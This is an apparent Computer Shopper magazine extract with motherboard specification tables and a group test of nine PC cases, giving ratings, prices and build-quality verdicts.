AM1 boards don't tend to vary much, but our two rivals had enough differences to set them apart. The MSI AM1M easily wins with a lower price and more USB3 ports than the ASRock AM1B-MDH. **CS**

## ASUS X99-A

★★★★★

COMPUTER SHOPPER  
RECOMMENDED

## MSI X99S SLI Plus

★★★★★

COMPUTER SHOPPER  
BEST BUY

## ASROCK Z97 Extreme6

★★★★★

COMPUTER SHOPPER  
RECOMMENDED

## ASUS Z97-E

★★★★☆

COMPUTER SHOPPER  
RECOMMENDED

## MSI 970A-G43

★★★★★

COMPUTER SHOPPER  
RECOMMENDED

## ASROCK FM2A88X Pro3+

★★★★★

COMPUTER SHOPPER  
RECOMMENDED

## MSI A88XM Gaming

★★★★★

COMPUTER SHOPPER  
BEST BUY

## MSI AM1M

★★★★☆

COMPUTER SHOPPER  
RECOMMENDED

	LGA2011-3		LGA1150				
	RECOMMENDED	BEST BUY	RECOMMENDED	RECOMMENDED			
	ASUS	MSI	ASROCK	ASUS	ASUS	MSI	
	X99-A	X99S SLI Plus	Z97 Extreme6	Z97-E	B85M-G	H81M-P33	
Rating	★★★★★	★★★★★	★★★★★	★★★★☆	★★★★☆	★★★★☆	
Hardware							
Processor socket	LGA2011-3	LGA2011-3	LGA1150	LGA1150	LGA1150	LGA1150	
Form factor	ATX	ATX	ATX	ATX	MicroATX	MicroATX	
Dimensions	305x244mm	205x244mm	303x243mm	305x218mm	233x193mm	226x173mm	
Processor support	Intel Core i7 Haswell-E processors	Intel Core i7 Haswell-E processors	4th and 5th generation processors (Haswell, Broadwell)	4th and 5th generation processors (Haswell, Broadwell)	4th generation processors (Haswell)	4th generation processors (Haswell)	
Processor external bus	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz	
Chipset	X99	X99	Z97	Z97	B85	H81	
Supported memory type	DDR4	DDR4	DDR3	DDR3	DDR3	DDR3	
Maximum memory speed	3,200MHz	3,333MHz	3,200MHz	3,200MHz	1,600MHz	1,600MHz	
Memory slots	8	8	4	4	4	2	
Maximum memory	64GB	128GB	32GB	32GB	32GB	16GB	
Motherboard power connectors	1x 24-pin ATX, 1x 8-pin 12V	1x 24-pin ATX, 1x 8-pin 12V	1x 24-pin ATX, 1x 8-pin 12V	1x 24-pin ATX, 1x 8-pin 12V	1x 24-pin ATX, 1x 4-pin 12V	1x 24-pin ATX, 1x 4-pin 12V	
PCI-E x16 slots	4	4	3	2	1	1	
PCI-E x4 slots	0	0	0	0	0	0	
PCI-E x1 slots	2	2	2	3	2	1	
PCI slots	0	0	0	2	0	0	
Motherboard fan headers	6	5	6	4	2	3	
SATA2 ports	0	0	0	0	2	2	
SATA3 ports	8	10	10	6	4	2	
RAID support	0, 1, 5, 10	0, 1, 5, 10	0, 5, 5, 10	0, 1, 5, 10	None	None	
Wired network ports	1x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s	2x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s	
Motherboard sound (ports)	Realtek HD Audio (5x 3.5mm analogue, 1x optical S/PDIF)	Realtek HD Audio (6x analogue, optical S/PDIF)	Realtek HD Audio (6x analogue, optical S/PDIF)	Realtek HD Audio (6x analogue 3.5mm ports)	Realtek HD Audio (3x 3.5mm analogue)	Realtek HD Audio (3x 3.5mm analogue ports)	
USB ports	4x USB, 6x USB3	2x USB, 8x USB3	6x USB3	2x USB, 4x USB3	4x USB, 2x USB3	4x USB, 2x USB3	
USB headers	2x USB, 2x USB3	4x USB, 4x USB3	4x USB, 4x USB3	6x USB, 2x USB3	4x USB, 2x USB3	4x USB	
Video outputs	None	None	DVI, DisplayPort, HDMI	HDMI, DVI, VGA	VGA, DVI, HDMI	VGA, DVI	
Other ports	1x PS/2	1x PS/2	1x PS/2	1x PS/2	2x PS/2	2x PS/2	
Cables included	2x SATA	2x SATA	2x SATA	2x SATA	2x SATA	2x SATA	
Motherboard clock adjustment	CPU/RAM/chipset	CPU/RAM/chipset	CPU/RAM	CPU/RAM	CPU/RAM	CPU/RAM	
Motherboard voltage adjustment	CPU/RAM/chipset	CPU/RAM/chipset	CPU/RAM/chipset	CPU/RAM/chipset	CPU/RAM	RAM	
Buying information							
Price including VAT	£195	£180	£140	£101	£51	£32	
Warranty	One year RTB	One year RTB	One year RTB	Three years RTB	One year RTB	One year RTB	
Supplier	www.dabs.com	www.ebuyer.com	www.ebuyer.com	www.dabs.com	www.ebuyer.com	www.ebuyer.com	
Details	www.asus.com/uk	www.msi.com	www.asrock.com	www.asus.com/uk	www.asus.com/uk	www.msi.com	
Part code	90MB0K50-M0EAY0	911-7885-007	90-MXGTE0-A0UAY1Z	90MB0KX0-M0EAY5	90MB0G50-M0EAY5	911-7817-019	



	AM3+		FM2+				AM1	
		RECOMMENDED	RECOMMENDED			BEST BUY		RECOMMENDED
	ASUS	MSI	ASROCK	ASUS	GIGABYTE	MSI	ASROCK	MSI
	M5A97 Evo R2.0	970A-G43	FM2A88X Pro3+	A68HM-Plus	GA-F2A88X-D3H	A88XM Gaming	AM1B-MDH	AM1M
	★★★★☆	★★★★★	★★★★★	★★★★☆	★★★★☆	★★★★★	★★★★☆	★★★★☆
	AM3+	AM3+	FM2+	FM2+	FM2+	FM2+	AM1	AM1
	ATX	ATX	ATX	ATX	ATX	MicroATX	MicroATX	MicroATX
	305x244mm	305x225mm	303x204mm	226x183mm	305x225mm	244x244mm	237x169mm	225x171mm
	AMD FX, Phenom II, Athlon II, Sempron 100	AMD FX, Phenom II, Athlon II, Sempron 100	AMD FM2+/FM2 (A-Series and Athlon)	AMD FM2+/FM2 (A-Series and Athlon)	AMD FM2+/FM2 (A-Series and Athlon)	AMD FM2+/FM2 (A-Series and Athlon)	AMD Athlon/Sempron APU	AMD Athlon/Sempron APU
	200MHz	200MHz	100MHz	100MHz	100MHz	100MHz	100MHz	100MHz
	970 + SB950	970 + SB950	A88X	A68H FCH	A88X	A88X	AM1	AM1
	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3	DDR3
	2,133MHz	2,133MHz	2,400MHz	2,400MHz	2,400MHz	2,400MHz	1,600MHz	1,600MHz
	4	4	4	2	4	4	2	2
	32GB	32GB	64GB	32GB	64GB	64GB	32GB	32GB
	1x 24-pin ATX, 1x 8-pin 12V	1x 24-pin ATX, 1x 8-pin 12V	1x 24-pin ATX, 1x 8-pin 12V	1x 24-pin ATX, 1x 4-pin 12V	1x 24-pin ATX, 1x 8-pin 12V	1x 24-pin ATX, 1x 8-pin 12V	1x 24-pin ATX, 1x 4-pin 12V	1x 24-pin ATX, 1x 4-pin 12V
	2	2	2	1	2	2	1	1
	0	0	0	0	0	0	0	0
	2	2	3	1	3	2	1	1
	2	2	2	1	2	0	0	0
	4	3	6	2	4	3	3	3
	0	0	0	0	0	0	0	0
	6	6	8	4	8	8	2	2
	0, 1, 5, 10	0, 1, 5, 10	0, 1, 5, 10	0, 1, 10	0, 1, 5, 10	0, 1, 5, 10	None	None
	1x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s	1x 10/100/1,000Mbit/s
	Realtek HD Audio (6x analogue, optical S/PDIF)	Realtek HD Audio (6x analogue 3.5mm)	Realtek HD Audio (6x analogue, optical S/PDIF)	Realtek HD Audio (3x 3.5mm analogue)	Realtek HD Audio (5x analogue, optical S/PDIF)	Realtek HD Audio (6x 3.5mm analogue, optical S/PDIF)	Realtek HD Audio (3x 3.5mm analogue)	Realtek HD Audio (3x 3.5mm analogue)
	8x USB, 2x USB3	6x USB, 2x USB3	4x USB, 2x USB3	2x USB, 2x USB3	4x USB, 2x USB3	2x USB, 4x USB3	4x USB, 2x USB3	4x USB, 2x USB3
	6x USB, 2x USB3	2x USB, 1x USB3	4x USB, 2x USB3	4x USB, 2x USB	4x USB, 2x USB3	6x USB, 2x USB3	4x USB	4x USB, 2x USB3
	None	None	DVI, VGA	DVI, HDMI, VGA	DVI, HDMI, VGA	VGA, DVI, HDMI, DisplayPort	DVI, VGA, HDMI	DVI, VGA, HDMI
	1x PS/2	2x PS/2	2x PS/2	2x PS/2	1x PS/2	1x PS/2	1x PS/2	1x PS/2
	2x SATA	2x SATA	2x SATA	2x SATA	2x SATA	2x SATA	2x SATA	2x SATA
	CPU/RAM	CPU/RAM	CPU/RAM	CPU/RAM	CPU/RAM	CPU/RAM	CPU/RAM	CPU/RAM
	CPU/RAM/chipset	CPU/RAM/chipset	CPU/RAM/chipset	CPU/RAM	CPU/RAM/chipset	CPU/RAM	RAM	RAM
	£79	£50	£56	£48	£64	£80	£29	£24
	One year RTB	One year RTB	One year RTB	One year RTB	Three years RTB	One year RTB	One year RTB	One year RTB
	www.dabs.com	www.ebuyer.com	www.lambda-tek.com	www.scan.co.uk	www.ebuyer.com	www.ebuyer.com	www.morecomputers.com	www.ebuyer.com
	www.asus.com/uk	www.msi.com	www.asrock.com	www.asus.com/uk	www.gigabyte.com	www.msi.com	www.asrock.com	www.msi.com
	90-MIBJJO-GOEAY0MZ	911-7693-023	FM2A88XPRO3+	90-MB0L40-MUEAY0	GA-F2A88X-D3H	911-7903-003	90-MXGUN0-AOUAYZ	911-7865-005

Prices correct at time of going to press



# CASE CLOSED

## PC cases

Getting the right case for your new PC is vital. The correct chassis will give you enough room for all your components and future expansion, and will affect how quiet and stable your PC is, as well as how good it looks. We've tested nine of the latest models to suit every need and budget

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**THE CASE SHOULD** be one of the first things you think about when building a new system. It dictates not only what components you fit, whether it's the type of motherboard or the size of graphics card, but it also affects where you put your system once it's built.

You're probably going to be looking at your PC case every day, so it goes without saying that you'll want to choose one that's easy on the eye and to your own personal taste. Cases come in all manner of shapes and sizes, which can mean the difference between the finished PC fitting inside an AV cabinet in the living room, on top of your desk or hidden away on the floor.



Cases also come in a variety of colours and materials, and sometimes a particular model will have numerous colour options, making it easier to find one to your liking. A PC is a big item, so it makes sense to have one that looks good. Build materials and finish are also important. Some cheaper cases aren't always well finished inside, meaning edges aren't rounded off and are potentially sharp, making it unpleasant to work inside the case.

A good-quality PC case is well finished, easy to work in, uses quality materials such as steel rather than plastic, and also looks great.

### SIZING UP

The size of a case isn't only important in terms of where you can put it, but it also affects what components you can fit inside. Motherboards come in different sizes, and we've reviewed cases that support standard ATX and the smaller microATX motherboards, as well as more specialist sizes such as Mini-ITX. All ATX cases also take microATX boards, but microATX cases can only fit microATX boards or smaller. All cases have multiple mounting points for all kinds of different sizes of motherboard, but always check the specifications before you buy.

The size of a case also limits what graphics card or processor cooler you can install. In our reviews we note how much clearance you have for a graphics card as well as how much space is left above the processor for a cooler. Some graphics cards are over 300mm long and some coolers are more than 160mm high, so if you're planning to fit some seriously high-specification kit make sure your case will be big enough. A large, spacious interior will also be better for airflow, helping to keep your components cool and running efficiently.

### BAY OF RIGS

Optical disc drives are increasingly less important in computing, so many PC cases no longer have external 5¼in drive bays. If you're planning on installing software from disc or watching DVDs or Blu-rays on your system, buy a case with external drive bays so you don't have to rely on an external USB model.

We mention how many external drive bays each system has and how they are configured in the reviews and in the table on page 105. We also discuss the number and type of 3½in and 2½in drive bays. Bear in mind that many drive bays can take either 3½in or 2½in drives. Some drive bays can also be removed if you don't need them, freeing up space for bigger graphics cards and improving airflow.

### FAN SERVICE

All the components you fit inside your system will generate heat, whether it's the processor, motherboard, graphics card or hard disks. It's dangerous for the temperature in your case to reach high levels as this can damage the sensitive components inside or cause them to throttle performance to keep temperatures down. This is why it's important to consider how well a case is designed for cooling.

Typically a case will come with at least two fans: one installed in the front as an intake and another in the rear as an exhaust. This way fresh air is drawn into the system and across your components, removing the built-up heat and expelling it through the rear.

Most cases have mounting points for additional fans if you need extra cooling, and many also support radiators for high-performance liquid-cooling systems.

The size of fan is also important. A large 200mm fan will be able to move more air while spinning more slowly than a 80mm fan, which means it can cool your PC more effectively while making much less noise.

### THE SOUND OF SILENCE

Thanks to their array of fans and coolers, PCs can be loud and distracting. To combat this, many cases are designed to keep the noise down. Not only do they come with large, quiet fans, they also have other noise-dampening features, such as sound-isolating foam to absorb vibration and noise. Some cases also have drive bays that reduce the amount of vibration and noise transferred to the case from spinning hard disks.

### ROUTE MASTER

The fans alone can't deal with all the build-up of heat if you have poor airflow in your system. This is why proper cable routing is an important part of a system's design. Without adequate cable routing airflow can be blocked by the various cables strewn around your case, meaning that the hot air can't be moved efficiently out of the system.

This also means fans have to work harder and spin faster, creating yet more noise.

Many cases come with viewing windows, so you can see the components inside. However, you don't want a window showing off a rat's nest of cabling. A good case has efficient cable routing, often placing wires out of the way behind the motherboard and providing cable ties and ready-cut holes to help you create a neat and attractive build.

### PORT AUTHORITY

Front or top-mounted ports for connecting peripherals, such as USB flash drives, are far more convenient as you don't have to reach around and fumble behind your system. Most cases have front USB ports, and some also have faster USB3 sockets. These need to be connected to the relevant headers on your motherboard, so make sure your board has the necessary headers available. Almost every case also has front- or top-mounted headphone and microphone jacks for connecting your audio peripherals.

### POWER PLAY

None of the cases we've reviewed come with a power supply unit (PSU). This is arguably a good thing, as in our experience many cheap bundled PSUs aren't very efficient and can't deliver their rated wattage. When choosing a PSU, it's important to pick one with adequate power for your components. A modular PSU, where unnecessary cables can be detached, is also a good idea for efficient airflow and general neatness. For our recommended PSUs, see the table on page 79.

#### CASE FANS

Fans remove warm air from inside the case. All the cases we tested come with at least one fan

#### COMPONENTS BAY

Make sure there's enough space to accommodate components such as the motherboard and graphics card

#### 5¼in BAYS

These external bays accommodate optical drives such as DVD writers, but they're no longer always included

#### 3½in BAYS


These are for hard disks and often also accommodate 2½in SSDs through mounting points

#### CASE EDGES

A case will ideally have nicely finished and rounded internal edges to make working inside less hazardous

#### DUST FILTERS

A good case has plenty of filters to prevent dust entering the case and affecting the airflow





## BE QUIET! Silent Base 800



£99 inc VAT • From [www.scan.co.uk](http://www.scan.co.uk)

### VERDICT

The Silent Base 800 is well constructed and has plenty of space for expansion

**THE BE QUIET!** Silent Base 800 is one of the biggest cases we've tested, so factor that in if you're limited for space. Its size means there's lots of space to work in and room for powerful components. You have 290mm of clearance to install a graphics card, which is enough for even the most powerful models. If space is still tight, you can remove one of the 3½in drive cages to give 400mm of clearance.

The Silent Base 800 supports larger than average fans, which generate more airflow at lower speeds, reducing vibrations and noise. The front and side panels also have sound-insulating material to absorb vibrations, and the silicone rubber anti-vibration rails in the hard disk cages help reduce vibration too.

There are subtle airflow channels on each of the side panels. These have built-in dust filters to keep dirt away, and the cover panels pop out so you can clean the filters easily.

There are seven fan mounting points. The top of the case takes either two 120mm or two 140mm fans, there's space for another 120mm or 140mm fan at the bottom, and one of the side panels takes an optional 120mm fan. The case comes with two 140mm fans in the front and a 120mm model fitted at the rear, so provides significant cooling out of the box. If you choose not to use a side panel fan, there's space for a CPU cooler up to 170mm in height, which covers even the tallest models. The case makes it easy to tidy cables, and we particularly liked the four rubber-lined holes complete with rubber grips for routing cables behind the motherboard tray.

There are three 5¼in external drive bays, and the top front of the case opens on a hinge. With both hard disk cages in place you can fit up to seven 3½in drives and four 2½in drives, which is plenty for anyone.

The Be Quiet! Silent Base 800 is a great choice if you want a quiet case but with large, powerful components and plenty of room for expansion. If you don't need the capacity for quite so many fans, the SilverStone Quiet Precision PS11 is also a silent runner and is cheaper than Be Quiet!'s model.



## BITFENIX Pandora



£90 inc VAT • From [www.box.co.uk](http://www.box.co.uk)

### VERDICT

The Pandora looks great and its compact size will be a bonus where space is at a premium

**THE MICROATX BITFENIX** Pandora cuts a svelte figure. Its curved front contrasts with its precise straight edges and the case is wonderfully slim. There are large power and reset buttons on the top with two USB3 ports that are easy to access, next to the standard headphone and microphone jacks.

The Pandora is made from aluminium and steel. It looks great, but the brushed aluminium side panels surprisingly feel a little cheap. There's a large viewing window to show off your components and PC building skills.

The front hides a small 2.4in 240x320 programmable display that you can customise with any icon you want. By default it displays the BitFenix logo, but replacing this with your own JPG or PNG is easy. The side panels pop off, so there's no need to deal with screws.

We found it easy to route cables to make the inside of the case neat and to help with airflow. The case will take either microATX or Mini-ITX motherboards and motherboard standoffs are already installed. There's space for a graphics card up to 350mm in length, which will cover top-of-the-range models.

The Pandora has room for a large graphics card because storage disks are out of the way. You can put one 3½in drive in the top and one at the bottom, but this isn't efficient from a cooling point of view as they'll be cooled by a single fan. Anti-vibration hard disk washers are included so vibrations don't transmit to the case. One 2½in SSD can be installed behind the motherboard tray, with another on the front 3½in mount at the bottom of the case.

The Pandora has mounting points for two 120mm fans on the front and a single 120mm fan at the top. There are pre-installed fans in both places. The case also supports a 240mm liquid cooler if you want to go wild with overclocking. Dust filters are at the front, top and bottom, helping keep the internals clean and free of performance-sapping grubbiness.

The Pandora is a good-looking case and will allow for a longer graphics card than the Corsair Air 240, but we prefer the Corsair case's better design and build quality.



## CORSAIR Carbide Series Air 240



£75 inc VAT • From [www.cclonline.com](http://www.cclonline.com)

### VERDICT

A supremely well-constructed compact case that still feels spacious inside

**THERE'S A LOT** to like about the Corsair Air 240. While it's reasonably compact, it still manages to still feel spacious thanks to its efficient and thoughtful design. The case is a 397x260x320mm cuboid, and you have some flexibility in how you orientate your system.

The Air 240 comes with adhesive rubber feet that you can attach to any of the three sides, so making your system a tower, either way up, or a flatter desktop-style PC. One of the Air 240's side panels has a window and it looks particularly attractive with the window orientated on the top side, so showing off your components to the world.

The case is incredibly well made and finished. It's made from steel and comes in a choice of either black or 'arctic white'. The edges inside are perfectly rounded off and there aren't any rough or sharp sections to make building hazardous. Thumbscrews are used throughout, making it a breeze to access the inside without a screwdriver.

There's space for a microATX or Mini-ATX motherboard inside. The Air 240 has space for a graphics card up to 290mm in length, which provides you with plenty of options. The rear of the motherboard tray has routing holes and tie-downs, so it's easy to create a neatly cabled system.

We were particularly impressed with how easy it is to install storage disks. There are three 3½in drive bays and three 2½in bays located behind the motherboard tray. Both types of bay are accessible behind panels on the top and side of the case.

The case comes with three 120mm fans installed on the front and top, and there are plenty of other mounting positions. You also have the option of installing liquid cooling thanks to mounting points for a radiator on the top, bottom and front of the case.

The great-looking Corsair Carbide Series Air 240 is extremely well made and a real joy to build in. Nearly everything is tool-less and there's plenty of scope for adding system upgrades. It's a Best Buy.





## CORSAIR Obsidian Series 450D



£99 inc VAT • From [www.ebuyer.com](http://www.ebuyer.com)

### VERDICT

The Corsair Obsidian Series 450D is a clean, well-designed case with lots of space inside

#### CORSAIR'S OBSIDIAN SERIES 450D

mid-tower case uses a sleek combination of brushed aluminium on the front panel and steel elsewhere. It feels incredibly well made and there's no hint of any unfinished surfaces, making it pleasant to use to build a PC.

The side panel is dominated by a large window, so if you have attractive components or are a dab hand at cabling it's easy to show off your work. The inside is spacious, with efficient airflow, and lots of mounting points for fans and liquid-cooling radiators.

The case comes with two 140mm fans in the front and a 120mm fan in the rear. The front mount supports two 120mm fans, but we saw no reason to swap the quiet standard models that are usefully directed at your heat-generating graphics cards. The top of the case can take either three 120mm or two 140mm fans, or a liquid-cooling radiator up to 360mm long. The bottom of the case can take two 120mm fans or a 240mm radiator.

The 450D accepts ATX, E-ATX, microATX and Mini-ITX motherboards. The rear of the board is designed for tidy cable routing around the case. There's 430mm of clearance to install a powerful graphics card, which is longer than any card we've seen. You can fit a CPU cooler up to 165mm in height, which covers most models, but the very biggest custom coolers may be a tight squeeze.

The rear of the motherboard tray also has mountings for SSDs, which keeps everything neat, and you won't need any tools for installation. It's simple to install 3½in hard disks without a screwdriver, and you can remove the drive cage to create better airflow. There are also two 5¼in external bays if you want to install an optical disk drive or card reader. The front of the case has two USB3 ports and a headphone and microphone jack.

The Obsidian Series 450D looks great. If you're looking for a case for a full-size ATX motherboard and don't want to spend quite as much, the NZXT Source 340 or SilverStone Quiet Precision PS11 are good alternatives.



## COUGAR Spike



£27 inc VAT • From [www.cclonline.com](http://www.cclonline.com)

### VERDICT

The Cougar Spike is a reasonable case for those on a tight budget

**AT £27, THE** Cougar Spike may appeal to PC builders on a modest budget. In truth, the low price is a fair reflection of its build materials, which feel cheap. It does mean the case itself is very light for its dimensions, at just 4.2kg.

The Spike won't appeal to those who appreciate a clean, uncluttered design, but we rather liked its aggressive styling. The vents at the front are hidden behind a geometric pattern, and the Cougar badge in the middle looks like a homage to an Italian supercar.

Cougar describes the Spike as a gaming tower, and this seems apt as the case can accommodate a graphics card up to 330mm long. This is enough for the most powerful models, and not something we expect to see on a low-priced case. The chassis will take both microATX and Mini-ITX motherboards, and motherboard stand-offs are pre-installed.

With no cable management features or space behind the motherboard tray to stow cables, it's difficult to build a particularly neat system, which is our main complaint with the Spike's design. This does at least mean builds aren't complicated, and you can build a system very quickly without much fuss.

The inside of the case is accessed via two thumb screws, so you can open up the case without a screwdriver for easy upgrades. You can also install two 3½in hard disks easily using the screw-less mounting mechanisms, and you don't need tools to fit optical drives in the two 5¼in external bays. There's also an external 3½in bay – useful for a memory card reader – and you can install a 2½in drive such as an SSD in the bottom of the case.

The Spike has four mounting points in total. The front of the case can take an 80, 90 or 120mm fan, the side has mounts for two 120mm fans and the rear can take an 80 or 120mm model. The only included fan is a 120mm one at the rear, however.

The Cougar Spike is cheap but it does have some nice flourishes for the price, such as tool-less drive installation. It's a decent buy if you want a compact microATX chassis, but if you have room for an ATX model SilverStone's Quiet Precision PS11 is worth the extra cash.



## NZXT Source 340



£60 inc VAT • From [www.scan.co.uk](http://www.scan.co.uk)

### VERDICT

The NZXT Source 340 has a clean, elegant design that feels sturdy and solid

**THE NZXT SOURCE 340** feels robust. It's mainly made from steel, which gives it a sturdy build quality and is also pleasant to the touch. The front and side panels are glossy and there's a choice of black or white models. Our black model looked particularly sleek. The top of the case has a matt metallic finish.


Every part of the case feels well finished, and there's no hint of sharp edges. The case's cable management works well. Your power supply's cables sit behind the motherboard tray, and you thread them through a vertical slot in front of the motherboard. There's a vertical metal bar covering this slot equipped with cable clips, and you attach your cables to this bar at the right elevation for your various components. This means you don't have to thread your cables through fiddly grommets from the rear of the motherboard tray.

The Source 340 takes ATX, microATX and Mini-ITX motherboards and standoffs are pre-installed in the case to help get you up and running quickly. There's a cutout in the motherboard tray that will make it easier to install any CPU cooler that requires a back plate. We were able to install a 160mm-high cooler without any problem. You also get just over 330mm of clearance for a graphics card, which is plenty for any current model.

A 120mm fan is installed on the rear of the case, and the front has mounts for two 120 or 140mm fans or radiators, but sadly no front fans are included. The top of the chassis can take a 120mm or 140mm fan, and a 120mm model is installed. The exposed top-mounted fan spoils the look of the case, however.

There are two 3½in drive bays in the bottom of the case, next to the PSU mounting point. Above that are two 2½in bays. There are no 5¼in bays, so you won't be able to fit an optical drive. The relatively small number of bays makes this more a gaming case than a good basis for a powerful video-editing PC.

The Source 340 is a very competent case. It's a pleasure to work inside it and the cable management is neat. It certainly beats the SilverStone Quiet Precision PS11 for looks, but it can't match the SilverStone for value.



## PHANTEKS

### Enthoo Mini XL



£144 inc VAT • From [www.scan.co.uk](http://www.scan.co.uk)

#### VERDICT

The Enthoo Mini XL has a top-notch specification, but you certainly pay for it

**THE PHANTEKS ENTHOO** Mini XL's name is misleading, as it isn't a small case. It may be designed for microATX motherboards, but at 260x480x550mm it's as big as some full ATX cases. The Mini XL has aluminium faceplates and a steel chassis and feels well made.

The Mini XL's real appeal is to anyone who might want to disassemble and reassemble a case to their own specification, letting them set the case up for optimum airflow. For this reason it is mainly held together with screws instead of rivets. There are plenty of options for installing liquid-cooling radiators, too.

The premium price means you're not left wanting for accessories, with plenty of screws and brackets included. Phanteks also includes two strip LEDs for those looking to inject a bit of illumination. A convenient LED controller turns the illumination on and off, and you can also cycle through 10 different colours.

The left side panel is a split-window design. A large window shows off your components, while a second smaller one shows off any SSDs. The Mini XL will take microATX or Mini-ITX motherboards and there is plenty of space for a large graphics card and CPU cooler. With the hard disk cages installed there's 290mm of clearance, and this rises to over 400mm if you remove the cage. There's 210mm of clearance above the CPU for a cooler.

The Mini XL comes with two 140mm fans installed in the front and one in the rear, and you can add a second 140mm model to the rear. The top and bottom of the case have mounts for three 120mm or two 140mm fans each. There are two further 120mm mounting points on the side and another two 120mm points to point fans at the hard disk cages.

With all the drive cages fitted, you can install up to six 3½in or up to eight 2½in drives, and there are three 5¼in external bays.

If you want a well-designed case with huge scope for customisation, the Enthoo Mini XL is impressive. Those building a microATX system who don't want to go wild with their own case design would be better off with the cheaper Corsair Carbide Series Air 240.



## SHARKOON CA-M



£46 inc VAT • From [www.scan.co.uk](http://www.scan.co.uk)

#### VERDICT

An inexpensive compact case, but it's not particularly good-looking or easy to work in

**THE SHARKOON CA-M** is a compact box that's inconspicuous enough to be hidden away next to your TV or hi-fi. There aren't any fancy windows built into the side panels and it all looks rather basic and industrial.

The case is made from aluminium, and is light at just 1.8kg. It has a matt brushed metal design with rounded front corners, but this rounded finish doesn't extend to the rear corners, which are sharp and feel unfinished.

On the top of the case are two USB3 ports, and the front panel has two USB and separate microphone and headphone jacks. There's lots of clearance between all the ports, so you shouldn't struggle to plug in fat USB flash drives or wireless adaptors. A 120mm fan is pre-installed at the top of the case, and there's also an optional mounting point on the back for a smaller 60mm fan.

You'll need a screwdriver to remove the side panel, as there are no thumbscrews. There are four screws in total – two on the back and two on the side – in two sizes; we like screws to be the same size if possible. The inside edges of the case feel cheap. They're not rounded off, so working inside the CA-M can be tough on your hands.

The case is cramped inside, so we'd recommend working on the motherboard outside the CA-M before you plug it in. It supports either microATX or Mini-ATX boards. There's only room for a 250mm graphics card, so if you want to fit a powerful card you'll have to pick a shorter model.

When fitted, a standard ATX power supply will be almost flush against a graphics card. You'll want to use a modular PSU, so you only have to fit the cables you need for your system, as finding space for a PSU's captive cables will be a nightmare. At the bottom of the case you can mount up to three 2½in drives or two 3½in drives, or one of each.

The Sharkoon CA-M feels cheap and is difficult to build in. Its main strength is its small size, but this also restricts your choice of graphics card. If you have a little bit more room and don't mind a more ostentatious design, you'd be better off with the cheaper Cougar Spike.



## SILVERSTONE

### Quiet Precision PS11



£41 inc VAT •

From [www.scan.co.uk](http://www.scan.co.uk)

#### VERDICT

Not the most exciting-looking case, but the PS11 is easy to work inside and great value

**IF YOU VALUE** the sound of silence, a quiet PC case should be a top priority. To this end, the Quiet Precision PS11 has foam-padded side panels to dampen the sound of the internal components, as well as foam in the top and front of the case. The PS11 takes in air from the front via side intake vents rather than through a typical mesh front panel, and this also helps to minimise the noise.

The PS11's design isn't the most exciting we've seen. It also feels slightly cheap, especially the plastic front panel. The side panels are made from steel and have bulges to make room for the foam panels inside.

A 120mm intake fan is fitted in the front but that's the only fan that comes with the case, which is a little miserly. However, there are lots of mounting points to install your own, including two 120 or 140mm models at the front, a 120mm fan on the back and a further 120mm model on the bottom. There are filters in the bottom to help keep dust out of your PSU's air intake, which is a thoughtful touch.

The PS11 takes ATX motherboards, and a motherboard tray cutout helps you install a custom processor cooler's backplate. It's easy to access the back of the tray by removing the other side panel. The sky's the limit when it comes to choosing a graphics card to fit inside as there's over 400mm of clearance. There's also 160mm of clearance above the CPU for a processor cooler, which does exclude some of the largest models.

For storage, the case has three 3½in drive bays. These are tool-less, which makes installation a breeze. You also won't need tools to fit up to two 5¼in optical drives. You can mount two 2½in drives, one above the three 3½in bays and one underneath the 5¼in bays, which should be more than enough SSD space for most people.

The SilverStone Quiet Precision PS11 is well made and well finished considering its low price, and we like its sound-deadening features. Its design is a little plain, but at this price it's certainly excellent value.



## BEST BUY

## BE QUIET!

Silent Base 800

## BITFENIX

Pandora

## CORSAIR

Carbide Series  
Air 240

## CORSAIR

Obsidian Series  
450D

## COUGAR

Spike

Rating

★★★★☆

★★★★☆

★★★★★

★★★★☆

★★★★☆

## HARDWARE

USB ports	2	0	0	0	1
USB3 ports	2	2	2	2	1
Front panel extras	None	Customisable logo display	None	None	None
Case type	ATX	MicroATX	MicroATX	ATX	MicroATX
Motherboard compatibility	ATX, microATX, Mini-ITX	MicroATX, Mini-ITX	MicroATX, Mini-ITX	ATX, E-ATX, microATX, Mini-ITX	MicroATX, Mini-ITX
Fan mounts	2x 120mm, 5x 120/140mm	3x 120mm	2x 80mm, 7x 120mm	3x 120mm, 2x 120/140mm, 3x 120mm/2x 140mm	1x 80/90/120mm, 1x 80/120mm, 2x 120mm
